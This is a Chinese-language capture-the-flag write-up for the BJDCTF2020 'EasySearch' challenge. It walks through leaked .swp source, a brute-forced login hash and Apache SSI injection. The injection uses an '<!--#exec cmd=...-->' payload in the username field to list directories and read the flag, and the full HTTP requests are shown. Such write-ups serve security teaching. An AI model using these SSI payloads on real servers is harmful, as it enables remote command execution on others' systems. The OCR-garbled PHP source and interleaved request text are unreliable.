## [BJDCTF2020]EasySearch Writeup



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订阅专栏

今年BJD CTF的原题,主要考察Apache SSI远程命令执行漏洞



进入题目后是这样

我们扫描目录可以发现swp源码泄露

审计源码:


```
Ob_start();
    function get_hash() {
        Schars = 'ABCDEFOHI]XLUNDFORSTUVVXIZabcdefshijklmnopqrstuvwxyz0123456789!@#$%'a*()+-';
        Srandon = $chars[mt_rand(0, 73)].$chars[mt_rand(0, 73)].$cha
```

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逻辑非常简单,扫一眼就能看完。实际上我们对于username是完全可控的,password用于绕过登陆,只要让hash值得前6位于源码中的值相等就行,此处可以直接爆破。

爆破过程非常简单,就不多说了。我们选取一个很吉利的密码: 2020666

然后我们成功登陆:



查看返回包:

```
POST /index.php HTTP/1.1
Host:
6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuoj.cn
Content-Length: 31
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
j.cn/
Accept-Language: zh-CN, zh; q=0.9
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5
UM_distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1f
a400-15abb4abc189b7
Connection: close
username=admin&password=2020666
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Dec 2020 14:11:47 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 568
Connection: close
Url is here:
public/c65c1494a57e62e203ce12e95ae0eebc755ad7f7.shtml
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.27
<!DOCTYPE html>
    <head>
    <meta charset="utf-8">
    <title>Login</title>
    <meta http-equiv="Content-Type"</pre>
content="text/html;charset=UTF-8">
    <meta name="viewport"
content="width=device-width">
    <link href="public/css/base.css"</pre>
rel="stylesheet" type="text/css">
    k href="public/css/login.css"
rel="stylesheet" type="text/css">
    <body><script>alert('[+] Welcome to manage
system')</script>[!] Header error ...
<div id="tip"></div>
    <div class="foot">
    bjd.cn
    </form>
</div></body>
</html>
```

访问这个url:

## Hello,admin

data: Tuesday, 29-Dec-2020 14:12:26 UTC

Client IP: 172.16.128.15

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可以看到回显了用户名

这里我们可以根据SSI注入直接构建payload:

```
POST /index.php HTTP/1.1
                                                           HTTP/1.1 200 OK
                                                           Server: openresty
6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuoj.cn
                                                           Date: Tue, 29 Dec 2020 14:13:17 GMT
                                                           Content-Type: text/html;charset=utf-8
Content-Length: 47
Cache-Control: max-age=0
                                                           Content-Length: 568
Upgrade-Insecure-Requests: 1
                                                           Connection: close
                                                           Url is here:
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
                                                           public/a4ecf9cd93bcbd45b602ac7f4cb20c5800d4ec2a.shtml
                                                           Vary: Accept-Encoding
Content-Type: application/x-www-form-urlencoded
                                                           X-Powered-By: PHP/7.1.27
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
                                                           <!DOCTYPE html>
Chrome/87.0.4280.88 Safari/537.36
                                                               <html>
                                                               <head>
text/html,application/xhtml+xml,application/xml;q=0.9,
                                                               <meta charset="utf-
image/avif, image/webp, image/apng, */*; q=0.8, application
                                                               <title>Login</titl
                                                           /signed-exchange;v=b3;q=0.9
Referer:
http://6be463ed-e4bd-4b98-a3e9-24ce1f889855.node3.buuo
Accept-Language: zh-CN, zh; q=0.9
Cookie:
175e3ddf5f3293-08706c70d93006-930346c-144000-175e3ddf5
f4b01:
UM distinctid=15abb4abc1777b-01b1e80c9d3c39-67f1a39-1f
                                                               </head>
                                                           a400-15abb4abc189b7
Connection: close
                                                           <div id="tip"></div
username=<!--#exec cmd="ls"-->&password=2020666
                                                               <div class="foot">
                                                               bjd.cn
                                                               </div>
                                                               </form>
                                                           </div></body>
                                                           </html>
```

访问可以看到:

Hello.2b88015534a75975d2f8f95ba084719b8274e017.shtml 3302438afa907b9aa614d73ad2694b92866b7c06.shtml 3395f180dea1a9a95811d1cc1c8299469069a7cb.shtml 462ad7b3f27588373c66be19b7743e24329fb62e.shtml 4832698852f8f52d76e7e6f1eb69ea7ca22aea74.shtml 4e7f05ec199f63667038ffdeddea53c2d2f639a9.shtml 4eb9b3504129ab9b94156e4a62b62358d9a0b7eb.shtml 5be67cb14a7873f7db9bbbb85fa6bb63ec586ac1.shtml 5c18f23485bc4b4089a6b955ce97fbe63957e0d9.shtml 6a58f2e2442c89d5f3521eb545dead7b83d1ffbd.shtml 79e08579dc072805ad10e591e90033af8aa16ff0.shtml 7d18f0c4430d10af80a08d606750dfa831ea9443.shtml 84a8d94e808267e28ce8c8caf975c86f53d4cfaf.shtml 86919bd890c1e69dee60ebc985df7b2a353fc3e5.shtml 916008a39274fe0ef477c853b70d5d994feb6d40.shtml a4ecf9cd93bcbd45b602ac7f4cb20c5800d4ec2a.shtml bac89a2b8c104c7e3f4e2406773d10df5a6d3fad.shtml

说明命令被成功执行

但当前目录没有flag, 所以我们回退一下:

payload:

| 可显:   |                                    |
|---|------------------------------------|
| Hello,flag_990c66bf85a09c664f0b6741840499b2 index.php index.php.swp public              |                                    |
| data: Tuesday, 29-Dec-2020 14:15:45 UTC   |                                    |
| Client IP: 172.16.128.15  |                                    |
|   |                                    |
|   |                                    |
|   |                                    |
|   |                                    |
|   | nttps://blog.csdn.net/StevenOnesir |
| 直接 <b>cat</b> falg就好了:<br><b #exec_cmd="cd/;cat_flag_990c66bf85a09c664f0b6741840499b2"> |                                    |
| 可显:   |                                    |
| Hello,flag{d0551c76-7623-43a0-b665-adfe4d11d4a1}  |                                    |
| data: Tuesday, 29-Dec-2020 14:17:40 UTC   |                                    |
| Client IP: 172.16.128.15  |                                    |
|   |                                    |
|   |                                    |
|   |                                    |
|   |                                    |
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| (仕事   |                                    |
| 结束<br><b>考察知识点:</b>   |                                    |
| 551远程命令执行漏洞   |                                    |
|   |                                    |

## 难度:

简单

总结:

看淡离合, 止于自心。